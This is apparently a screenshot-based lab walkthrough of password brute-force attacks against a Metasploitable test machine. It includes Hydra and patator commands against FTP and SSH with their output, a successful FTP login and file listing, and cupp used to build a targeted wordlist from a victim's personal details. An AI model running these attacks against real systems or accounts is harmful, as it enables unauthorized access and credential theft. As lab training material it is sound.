
Step 5:-Done



The terminal window shows the final output of the Hydra command: "[21][ftp] host: 192.168.95.206 login: msfadmin password: msfadmin 1 of 1 target successfully completed, 1 valid password found".

```
[21][ftp] host: 192.168.95.206 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
```


Step 6:- Try to login with ftp Id and password



The terminal window shows the user attempting to log in via FTP. The user connects to the host 192.168.0.110 and enters the password "msfadmin". The response indicates a successful login ("230 Login successful").

```
(kali㉿kali)-[~]
└─$ ftp msfadmin@192.168.0.110
Connected to 192.168.0.110.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Step 7:-Browse the File and Folder



The screenshot shows a terminal window titled "kali@kali: ~". The window contains the following text:

```
(kali㉿kali)-[~]
$ ftp msfadmin@192.168.0.110
Connected to 192.168.0.110.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||55260|).
150 Here comes the directory listing.
-rw-r--r--  1 1000      1000        47 Nov 03 06:13 demo.txt
-rw-r--r--  1 1000      1000       23 Nov 03 06:01 file.txt
-rw-r--r--  1 1000      1000        95 Nov 03 06:07 social.txt
drwxr-xr-x  6 1000      1000      4096 Apr 28 2010 vulnerable
226 Directory send OK.
ftp> 
```

BRUTEFORCE ATTACK USING patator

Step1:- Open Cmd type

```
ssh_login host=192.168.0.110 user=msfadmin password=FILE0
0=/home/kali/Desktop/unix_password.txt
```

```
root@kali: ~
File Actions Edit View Help
└──(root@kali)-[~]
# patator ssh_login host=192.168.0.110 user=msfadmin password=FILE0 0=/home/kali/Desktop/unix_password.txt
```

```
root@kali: ~
File Actions Edit View Help
23:37:06 patator INFO - 1 22 2.574 | mickey | 100 | Authentication failed.
23:37:07 patator INFO - 1 53 2.728 | brandon | 71 | Authentication failed: transpo
rt shut down or saw EOF
23:37:07 patator INFO - 1 53 2.728 | shadow | 73 | Authentication failed: transpo
rt shut down or saw EOF
23:37:07 patator INFO - 1 53 2.722 | melissa | 74 | Authentication failed: transpo
rt shut down or saw EOF
23:37:07 patator INFO - 1 53 2.723 | robert | 77 | Authentication failed: transpo
rt shut down or saw EOF
23:37:08 patator INFO - 1 53 2.728 | 666666 | 72 | Authentication failed: transpo
rt shut down or saw EOF
23:37:08 patator INFO - 1 53 2.729 | eminem | 75 | Authentication failed: transpo
rt shut down or saw EOF
23:37:08 patator INFO - 1 53 2.736 | forever | 79 | Authentication failed: transpo
rt shut down or saw EOF
23:37:08 patator INFO - 1 22 2.089 | miguel | 106 | Authentication failed.
23:37:08 patator INFO - 1 22 2.089 | thomas | 108 | Authentication failed.
23:37:08 patator INFO - 1 22 2.098 | mylove | 110 | Authentication failed.
23:37:10 patator INFO - 1 22 1.419 | adrian | 116 | Authentication failed.
23:37:10 patator INFO - 1 22 1.416 | destiny | 118 | Authentication failed.
23:37:10 patator INFO - 1 22 1.417 | 121212 | 120 | Authentication failed.
23:37:11 patator INFO - 1 22 3.058 | jonathan | 81 | Authentication failed.
23:37:11 patator INFO - 1 22 3.066 | computer | 83 | Authentication failed.
23:37:11 patator INFO - 1 22 3.075 | whatever | 84 | Authentication failed.
23:37:11 patator INFO - 0 37 0.004 | msfadmin | 94 | SSH-2.0-OpenSSH_4.7p1 Debian-8
ubuntul
23:37:11 patator INFO - 1 22 3.059 | cookie | 87 | Authentication failed.
23:37:11 patator INFO - 1 22 3.061 | 987654321 | 82 | Authentication failed.
23:37:11 patator INFO - 1 22 3.074 | dragon | 85 | Authentication failed.
23:37:11 patator INFO - 1 22 3.070 | summer | 89 | Authentication failed.
```

Create BRUTE FORCE Wordlist on Kali Linux using cupp:-

Step 2:- Firstly, we download a tool called cupp in your Kali Linux from <https://github.com/Mebus/cupp>.

```
kali@kali: ~
File Actions Edit View Help
└──(kali@kali)-[~]
$ sudo git clone https://github.com/Mebus/cupp.git
```

Open Cuppy by sudo ./cupp.py -i

The terminal window shows the following session:

```
kali㉿kali:[~]
└─$ sudo git clone https://github.com/Mebus/cupp.git
[sudo] password for kali:
Cloning into 'cupp'...
remote: Enumerating objects: 237, done.
remote: Total 237 (delta 0), reused 0 (delta 0), pack-reused 237 (from 1)
Receiving objects: 100% (237/237), 2.14 MiB | 3.30 MiB/s, done.
Resolving deltas: 100% (125/125), done.

(kali㉿kali:[~])
└─$ ls
cupp  demo.txt  Desktop  Documents  Downloads  file.txt  Music  Pictures  Public  Templates  Videos

(kali㉿kali:[~])
└─$ cupp
(kali㉿kali:[~/cupp])
└─$ sudo ./cupp.py -i
cupp.py!
    ↘
    {oo}
    (oo)--->
    ||--||

# Common
# User
# Passwords
# Profiler

[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: [REDACTED]
```

Step 3:- Enter the Details for create a random Passwords

Step 4:- Done the wordlist is ready.

